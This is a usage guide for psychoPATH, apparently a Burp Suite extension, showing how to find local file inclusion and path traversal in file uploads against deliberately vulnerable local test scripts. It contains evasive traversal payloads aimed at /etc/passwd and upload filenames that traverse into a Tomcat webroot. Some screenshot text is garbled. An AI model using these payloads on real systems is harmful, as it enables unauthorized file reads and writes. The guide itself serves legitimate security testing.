

psychoPATH – usage scenarios



Table of contents

1. LFI
 1. one.php
 2. two.php
 3. three.php
 4. four.php
2. File uploads
 1. Traversal outside the webroot
 2. Traversal inside the webroot
 3. No traversal inside the webroot
3. Directory checker – other scenarios

Hunting LFI (Local File Inclusion aka arbitrary file read)

The *Path traversal* generator can be easily used for hunting Local File Inclusion/arbitrary file reading issues as well - and it's simpler than hunting uploads.


The https://github.com/ewilded/psychoPATH/test_cases/LFI directory contains three vulnerable PHP scripts, reflecting the non-recurrent filter cases broken down in the *Evasive techniques* section of the README.

Below is a short presentation on how all three can be quickly detected with the payloads provided by psychoPATH.

test_cases/LFI/one.php:

```
1|<?php
2
3|if(isset($_GET['file']))
4|{
5|    $file=str_replace('../','',$_GET['file']);
6|    echo @file_get_contents('.'.$file);
7|}
8|#removing only ../
9?>
```

First screenshot shows us the response of the script when a benign string *foo* is provided under the *file* variable. No content is returned:



We send the request to Intruder and mark the injection point:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the positions.

Attack type: **Sniper**

```
GET /LFI/one.php?file=$foo$ HTTP/1.1
Host: localhost:1112
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Connection: close
```

In payload options, we choose *Extension generated* -> *Path traversal* payload type:

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type determined in the Intruder configuration.

Payload set: **1** Payload count: unknown

Payload type: **Extension-generated** Request count: unknown

Payload Options [Extension-generated]

This payload type invokes a Burp extension to generate payloads.

Selected generator: **Path traversal**

Select generator ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
<input type="checkbox"/>	

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission.

☐ URL-encode these characters: **^=<>?+&*;"'{}|^`**

Please remember to uncheck the *URL-encode these characters* box – the output encoding is handled by the plugin itself - and customizable.

Now let's move to the psychoPATH configuration panel. We choose the file name we would like to read, for instance `/etc/passwd`.

We turn the *LFI mode* on, so no payloads involving web roots will be used. We can also enable *LFI optimization* to only use the longest traversal payloads (reasonable when the file we are requesting is an absolute path, like `/etc/passwd`):

Directory separator to use: Nix / (default) ▼

Filename: `/etc/passwd`

Optimize webroot payloads ☒

Include absolute web roots ☒

LFI mode (don't use web roots) ☒

Optimize the LFI mode (use longest traversal only) ☒

The maximum number of traversals: 8

Evasive techniques to use:

Default ▼

....//
...//
.....///
. {BREAK} . {BREAK} /

Remove

Clear

Breakup strings to replace {BREAK} (asciihex):

20

Remove

Breakup-string (asciihex):

Add

Output encodings to use:

None
URL

Remove

Clear

URL ▼

We proceed to Intruder, simply run *Start attack* and watch:

As it can be seen in Intruder's output, two variants (URL-encoded and raw) of the non-recurrent evasive payload// hit the file.

Let's move on to another example.

Let's move on to another example.

two.php:

```
1<?php
2
3if(isset($_GET['file']))
4{
5    $file=str_replace('./','',$_GET['file']);
6    echo @file_get_contents('./'.$file);
7}
8#removing only ./
9?>
```

With the exactly same configuration, the Intruder attack results are as follows:

[illegible]

three.php:

```
1<?php
2
3if(isset($_GET['file']))
4{
5    $file=str_replace('../','',$_GET['file']);
6    $file=str_replace('../','',$file);
7    echo @file_get_contents('../'.$file);
8}
9#removing ../ then ./
10?>
```

[illegible]

four.php:

```
1|<?php
2
3if(isset($_GET['file']))
4{
5    $file=str_replace('..','',$_GET['file']);
6    $file=str_replace(' ','',$file); // removing white spaces
7    echo @file_get_contents('./'.$file);
8}
9#removing .. then white spaces
10?>
```

And the winner is:

[illegible]

Hunting uploads in the dark

The interface contains several configurable lists of elements used to build permutations of all potentially valid web root paths:

Targets – this list is initiated by the hostname and its parts, the `{TARGET}` holders from the *web roots* list are replaced with these values. Targets can be loaded from pre-defined, platform-specific lists.

Suffixes – these strings are appended to the web roots, creating more variations of potentially valid absolute paths to web roots as well as to their subdirectories. This list is automatically extended with all directories present in the *Site map*, once *Propagate to psychoPATH* context menu option is clicked on a request/response object.

Other useful options for upload hunting are:

Directory separator to use – options include `/`, `\` and both

Use absolute paths – whether or not to use absolute paths not prepended with any traversal strings

Optimize webroot payloads - To reduce the eventual number of payloads, by default the tool does not prepend the same document root with traversal strings which differ only in the number of the traversal sequences they consist of (e.g. `../` vs `.././` vs `../././`) - as these are redundant when used with absolute paths. Instead, only the longest variant is used, e.g.

`.....///.....///.....///.....///.....///.....///.....///var/lib/tomcat8/webapps/upload`. This significantly reduces the number of payloads sent. It might, however, be an issue - if the variable we are injecting into is somehow limited on its length, e.g. application rejects any values

longer than 45 characters and the upload directory is */tmp* - in that case *.....//var/lib/tomcat8/webapps/upload* would do the trick instead. If you are worried about the payload length and you care less about the number of payloads, turn optimization off.

LFI mode - this checkbox should be off for upload hunting, unless we are only trying to detect cases 2 (Traversal inside the webroot) and 3 (No traversal inside the webroot). Checking this box significantly reduces the number of result payloads, as no web root permutations are involved.

Let's see some examples.

First step is to perform a legitimate upload request. We want to be sure the application accepts the file we sent (proper name, type, size etc.).

Then, we use the *Propagate to psychopath* option to feed the plugin with the data from the site map and with the host header:

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A list of network requests is visible at the top, with the third request (POST) highlighted. Below the list, the 'Request' tab is active, showing the raw request data. A context menu is open over the request, with the 'Propagate to psychopath' option selected. The request data includes headers like 'Host', 'Content-Length', 'Cache-Control', 'Origin', 'Upgrade-Insecure-Requests', 'User-Agent', 'Content-Type', 'Accept', 'Referer', 'Accept-Language', 'Cookie', and 'Connection'. The context menu options include 'Add to scope', 'Spider from here', 'Do an active scan', 'Do a passive scan', 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer (request)', 'Send to Comparer (response)', 'Show response in browser', 'Request in browser', 'Engagement tools', 'Show new history window', 'Add comment', 'Highlight', 'Delete item', and 'Clear history'.

No.	URL	Method	Path	Status	Size	Content-Type	File Upload
10	http://localhost:1111	GET	/uploadbare_traversal_outside_webroot	302	142		
11	http://localhost:1111	GET	/uploadbare_traversal_outside_webroot/	200	805	HTML	File Upload
12	http://localhost:1111	POST	/uploadbare_traversal_outside_webroot/	200	434	HTML	Upload

Request Response

Raw Params Headers Hex

POST /uploadbare_traversal_outside_webroot/up
Host: localhost:1111
Content-Length: 1812
Cache-Control: max-age=0
Origin: http://localhost:1111
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNBAiSAaCs8paTBSb
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://localhost:1111/uploadbare_traversal_outside_webroot/
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=072DBAB735990C81C1819B9555
Connection: close
-----WebKitFormBoundaryNBAiSAaCs8paTBSb
Content-Disposition: form-data; name="file";

Ctrl+I
Ctrl+R

Propagate to psychopath

Engagement tools

Show new history window

Add comment

Highlight

Delete item

Clear history

As it can be noticed, the *Targets* section has changed, while the *Suffixes* section has extended with directories known from the target's *Site map*:

The screenshot shows a web application interface with two main sections: **Suffixes** and **Targets**. The **Suffixes** section on the left has a list of suffixes: html, htdocs, httpdocs, php, public, src, site, build, web, data, sites/all, www/build, /uploadbare_traversal_outside_webroot, and /LFI. The **Targets** section on the right has a list containing 'localhost'. Both sections have buttons for 'Paste', 'Load', 'Remove', 'Clear', and 'Add'.

Suffixes	Targets
html	localhost
htdocs	
httpdocs	
php	
public	
src	
site	
build	
web	
data	
sites/all	
www/build	
/uploadbare_traversal_outside_webroot	
/LFI	

Assuming we already know we are dealing with Tomcat, we can reload the *web roots* list from the relevant pre-defined list:

The screenshot shows a web application interface with a section titled **web roots**. It contains a list of web root paths, including /usr/local/tomcat/webapps/{TARGET}, /usr/local/tomcat01/webapps/{TARGET}, /usr/local/tomcat02/webapps/{TARGET}, /opt/tomcat5/{TARGET}, /opt/tomcat6/{TARGET}, /opt/tomcat7/{TARGET}, /opt/tomcat8/{TARGET}, /opt/tomcat5/webapps/{TARGET}, /opt/tomcat6/webapps/{TARGET}, /opt/tomcat7/webapps/{TARGET}, /opt/tomcat8/webapps/{TARGET}, /opt/tomcat5/webapps, /opt/tomcat6/webapps, /opt/tomcat7/webapps, and /opt/tomcat8/webapps. Below the list is a dropdown menu with 'Tomcat' selected.

web roots
/usr/local/tomcat/webapps/{TARGET}
/usr/local/tomcat01/webapps/{TARGET}
/usr/local/tomcat02/webapps/{TARGET}
/opt/tomcat5/{TARGET}
/opt/tomcat6/{TARGET}
/opt/tomcat7/{TARGET}
/opt/tomcat8/{TARGET}
/opt/tomcat5/webapps/{TARGET}
/opt/tomcat6/webapps/{TARGET}
/opt/tomcat7/webapps/{TARGET}
/opt/tomcat8/webapps/{TARGET}
/opt/tomcat5/webapps
/opt/tomcat6/webapps
/opt/tomcat7/webapps
/opt/tomcat8/webapps

Tomcat

[illegible]

Then we move to the *Payloads* tab.

For the first payload, we change the type from *Simple list* to *Extension generated*. We choose the *Path traversal* extension generator.

Again, we UNCHECK the *URL-encode these characters* box:

The screenshot shows the 'Payloads' tab in Burp Suite. The interface is divided into four sections: 'Payload Sets', 'Payload Options [Extension-generated]', 'Payload Processing', and 'Payload Encoding'. In the 'Payload Sets' section, a red box highlights the configuration for 'Payload set: 1', showing 'Payload type: Extension-generated' and 'Request count: 0'. In the 'Payload Options [Extension-generated]' section, a red box highlights 'Selected generator: Path traversal'. In the 'Payload Encoding' section, a red box highlights the 'URL-encode these characters' checkbox, which is unchecked, with a text input field containing the characters '\<=>?+&*;"{}|^`'.

target Positions **Payloads** Options

? **Payload Sets**
You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: unknown
Payload type: Extension-generated Request count: 0

? **Payload Options [Extension-generated]**
This payload type invokes a Burp extension to generate payloads.

Selected generator: Path traversal
Select generator ...

? **Payload Processing**
You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Enabled	Rule
---------	------

? **Payload Encoding**
This setting can be used to URL-encode selected characters within the final payload, for security.

☐ URL-encode these characters: \<=>?+&*;"{}|^`

Then we proceed to the second payload set (the payload mark). We choose the *Payload marker* extension generator:

Target

Positions

Payloads

Options

Payload Sets

You can define one or more payload sets. The number of payload sets de

Payload set:

2

Payload count: unknown

Payload type:

Extension-generated

Request count: unknown

Payload Options [Extension-generated]

This payload type invokes a Burp extension to generate payloads.

Selected generator: Payload marker

Select generator ...

We start the attack:

Attack Save Columns					
Results	Target	Positions	Payloads	Options	
Filter: Showing all items					
Request	Payload1	Payload2	Status	Error	Timeout
74	.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F%2Fa.jpg	0000073	200	<input type="checkbox"/>	<input type="checkbox"/> 434
75	..f..f..f..f..f//a.jpg	0000074	500	<input type="checkbox"/>	<input type="checkbox"/> 2498
76	.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F%2Fa.jpg	0000075	200	<input type="checkbox"/>	<input type="checkbox"/> 434
77	..f..f..f..f..f//a.jpg	0000076	500	<input type="checkbox"/>	<input type="checkbox"/> 2513
78	.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F%2Fa.jpg	0000077	200	<input type="checkbox"/>	<input type="checkbox"/> 434
79	..f..f..f..f..f..f..f//a.jpg	0000078	500	<input type="checkbox"/>	<input type="checkbox"/> 2528
80	.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F...%	0000079	200	<input type="checkbox"/>	<input type="checkbox"/> 434
81	..f..f..f..f..f..f..f..f//a.jpg	0000080	500	<input type="checkbox"/>	<input type="checkbox"/> 2543
82	.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F...%	0000081	200	<input type="checkbox"/>	<input type="checkbox"/> 434
83	..f..f..f..f..f..f..f..f//opt/tomcat8/localhost/a.jpg	0000082	500	<input type="checkbox"/>	<input type="checkbox"/> 2561
84	..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F%2Fopt%2Ftomc...	0000083	200	<input type="checkbox"/>	<input type="checkbox"/> 434
85f...f...f...f...f...f...f...f//opt/tomcat8/localhost/a.jpg	0000084	500	<input type="checkbox"/>	<input type="checkbox"/> 2609
86	...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F...	0000085	200	<input type="checkbox"/>	<input type="checkbox"/> 434
87	...f...f...f...f...f...f...f...f//opt/tomcat8/localhost/a.jpg	0000086	500	<input type="checkbox"/>	<input type="checkbox"/> 2585
88	...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F%2F...%2F...	0000087	200	<input type="checkbox"/>	<input type="checkbox"/> 434
89f...f...f...f...f...f...f...f//opt/tomcat8/localh...	0000088	500	<input type="checkbox"/>	<input type="checkbox"/> 2633
90%2F%2F%2F.....%2F%2F%2F.....%2F%2F%2F.....%2F%2F...	0000089	200	<input type="checkbox"/>	<input type="checkbox"/> 434
91	..f..f..f..f..f..f..f..f//opt/tomcat8/localhost/a.jpg	0000090	500	<input type="checkbox"/>	<input type="checkbox"/> 2609
92	.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F.+.%2F...%	0000091	200	<input type="checkbox"/>	<input type="checkbox"/> 434

We keep the Intruder attack window open and proceed to the verification phase (searching the entire site map for the file we uploaded).

In order to do this, we simply take a valid, preferably authenticated GET request to the application and send it to Intruder.

We select the URI section as the only payload holder:

Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to

Attack type:

GET \$/uploadbare traversal outside webroot/\$ HTTP/1.1

Host: 127.0.0.1:1111

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/58.0.3029.96 Chrome/58.0.3029.96

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.8

Cookie: JSESSIONID=60F1F06B865C031493DBF2489A90F233

Connection: close

In the *Payloads* section, again we change from *Simple* to *Extension generated*. This time we choose *Directory checker* as the payload generator.

Again, we UNCHECK the *URL-encode these characters* box.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Variou

Payload set: Payload count: unknown

Payload type: Request count: unknown

Payload Options [Extension-generated]

This payload type invokes a Burp extension to generate payloads.

Selected generator: Directory checker

Select generator ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters:

We run the attack and watch the result:

The screenshot shows the Burp Suite Intruder interface. The 'Results' tab is active, displaying a table of attack results. The table has columns for Request, Payload, Status, Error, Timeout, and Length. The results are as follows:

Request	Payload	Status	Error	Timeout	Length
0		200			805
1	/a.jpg	404			1240
2	/uploadbare traversal outside webroot/a.jpg	200			1849
3	/LFI/a.jpg	404			1244

The 'Response' tab is also visible, showing the raw response for the selected request (Request 2). The response is an HTTP 200 status with headers: Accept-Ranges: bytes, ETag: W/"1630-1495712932000", Last-Modified: Thu, 25 May 2017 11:48:52 GMT, Content-Type: image/jpeg, Content-Length: 1630, Date: Thu, 25 May 2017 11:56:55 GMT, and Connection: close. The raw response body starts with 'JFIF' and '0000298'.

Thanks to the saved *Payload marker* value, we can easily track the payload that lead to this particular file being uploaded:

299 ../../../../../../../../var/lib/tomcat8/webapps/uploadbare_traversal_outside_webroot/a.jpg 0000298

Request Response

Raw Params Headers Hex

POST /uploadbare_traversal_outside_webroot/upload HTTP/1.1
Host: localhost:1111
Content-Length: 1896
Cache-Control: max-age=0
Origin: http://localhost:1111
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/58.0.3029.110 Chrome/58.0.3029.110 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNBAiSAaCs8paTBSb
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost:1111/uploadbare_traversal_outside_webroot/
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=D72DBAB73599DC81C1819B955380D1BB
Connection: close

-----WebKitFormBoundaryNBAiSAaCs8paTBSb
Content-Disposition: form-data; name="file"; filename="../../../../../../../../var/lib/tomcat8/webapps/uploadbare_
Content-Type: image/jpeg

0000 JFIF HH 00 0000298 with GIMP00 C

00 C

Now we know the golden payload to reach the document root was `../../../../../../../../var/lib/tomcat8/webapps/uploadbare_traversal_outside_webroot/a.jpg`.

For other two examples, the results for the payloads that have worked, would look as follows, respectively.

Case 2: uploadbare traversal inside webroot (the upload directory is *nowaytofindme/tmp* – not known in the Site map, but located in the web root - and upload is prone to traversal):

Verification:

The screenshot shows the 'Intruder attack 26' window. The 'Results' tab is active, displaying a table of attack results. The table has columns: Request, Payload, Status, Error, Timeout, and Length. Row 2 is highlighted in orange, indicating a successful request. The payload for row 2 is '/uploadbare_traversal_inside_webroot/a.jpg' and the status is 200. Below the table, the 'Request' and 'Response' tabs are visible. The 'Response' tab is selected, showing the raw response data. The response starts with 'HTTP/1.1 200' and includes headers: 'Accept-Ranges: bytes', 'ETag: W/"1630-1495714310000"', 'Last-Modified: Thu, 25 May 2017 12:11:50 GMT', 'Content-Type: image/jpeg', 'Content-Length: 1630', 'Date: Thu, 25 May 2017 12:11:55 GMT', and 'Connection: close'. The body of the response is a JPEG image, starting with 'JFIF' and 'HH' markers. A red box highlights the '00000004' value in the response body, which is the length of the image data in bytes.

Request	Payload	Status	Error	Timeout	Length
0		200			805
1	/a.jpg	404			1240
2	/uploadbare_traversal_inside_webroot/a.jpg	200			1849

Request Response

Raw Headers Hex Render

HTTP/1.1 200
Accept-Ranges: bytes
ETag: W/"1630-1495714310000"
Last-Modified: Thu, 25 May 2017 12:11:50 GMT
Content-Type: image/jpeg
Content-Length: 1630
Date: Thu, 25 May 2017 12:11:55 GMT
Connection: close

JFIF HH 00 00000004 with GIMP00 C

00 C

00 - - 00 00 00 00

The golden payload:

Intruder attack 25

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout
0			200	<input type="checkbox"/>	<input type="checkbox"/>
1	a.jpg	0000000	200	<input type="checkbox"/>	<input type="checkbox"/>
2	a.jpg	0000001	200	<input type="checkbox"/>	<input type="checkbox"/>
3	../a.jpg	0000002	200	<input type="checkbox"/>	<input type="checkbox"/>
4	..%2F%2Fa.jpg	0000003	200	<input type="checkbox"/>	<input type="checkbox"/>
5	../../a.jpg	0000004	200	<input type="checkbox"/>	<input type="checkbox"/>

Request Response

Raw Params Headers Hex

POST /uploadbare_traversal_inside_webroot/upload HTTP/1.1
Host: localhost:1111
Content-Length: 1816
Cache-Control: max-age=0
Origin: http://localhost:1111
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/58.0.3029.110 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySb27w4cwAkBSqyg7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost:1111/uploadbare_traversal_inside_webroot/
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=759C598B7B0182295159B36F1C2EC9A1
Connection: close

-----WebKitFormBoundarySb27w4cwAkBSqyg7
Content-Disposition: form-data; name="file"; filename="../../a.jpg"
Content-Type: image/jpeg

0000 JFIF HH 00 0000004 with GIMP00 C

Case 3: no traversal unusual webroot

Verification:

[illegible]

The golden payload(s):

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
56%2F%2F%2F.....%2F%2F%2...	0000055	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
57//.....//.....//a.jpg	0000056	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
58%2F%2F%2F.....%2F%2F%2...	0000057	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
59//.....//.....//a.jpg	0000058	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
60%2F%2F%2F.....%2F%2F%2...	0000059	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
61//.....//.....//.....//.....	0000060	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
62%2F%2F%2F.....%2F%2F%2...	0000061	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
63//.....//.....//.....//.....	0000062	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
64%2F%2F%2F.....%2F%2F%2...	0000063	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
65//.....//.....//.....//.....	0000064	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

Request Response

Raw Params Headers Hex

```
POST /no_traversal_unusual_webroot/upload HTTP/1.1
Host: localhost:1111
Content-Length: 1874
Cache-Control: max-age=0
Origin: http://localhost:1111
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/58.0.3029.110 Chrome/58.0.3029.110 Safari/537.36
Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryUBvaJJgfWbXz25A
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost:1111/no_traversal_unusual_webroot/
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=A074235706D5BCE30C250F640D9D0B6E
Connection: close

-----WebKitFormBoundaryUBvaJJgfWbXz25A
Content-Disposition: form-data; name="file"; filename=".....//a.jpg"
```

This result might be a bit deceptive. The page is not vulnerable to path traversal and it is simply removing all `..` and `/` from the file name, so it effectively becomes *a.jpg*, no matter what traversal payload was used. Hence, many payloads were valid, the entire trick was to come up with the idea to check for uploaded file presence in *logs/tmp*, which is not a first place anyone would look (this is one of the reasons the *Directory checker* is so helpful).

Directory checker – other scenarios

The *Directory checker* payload generator can be used for other purposes. The only thing it does is providing Intruder with the full list of directories extracted from the propagated Site map.

It could be used for tasks like:

- searching the site map for particular files (e.g. backup.zip, .viminfo, Thumbs.db) – a selective, complementary content discovery
- checking all directories for PUT/MOVE method
- checking all directories for nonexistent files, for example to discover more details on how the website is designed (e.g. some directory might be a redirection to a different HTTP server with different configurations, server-side supported languages ... and different vulnerabilities) 😊
- and so on.

Happy hunting!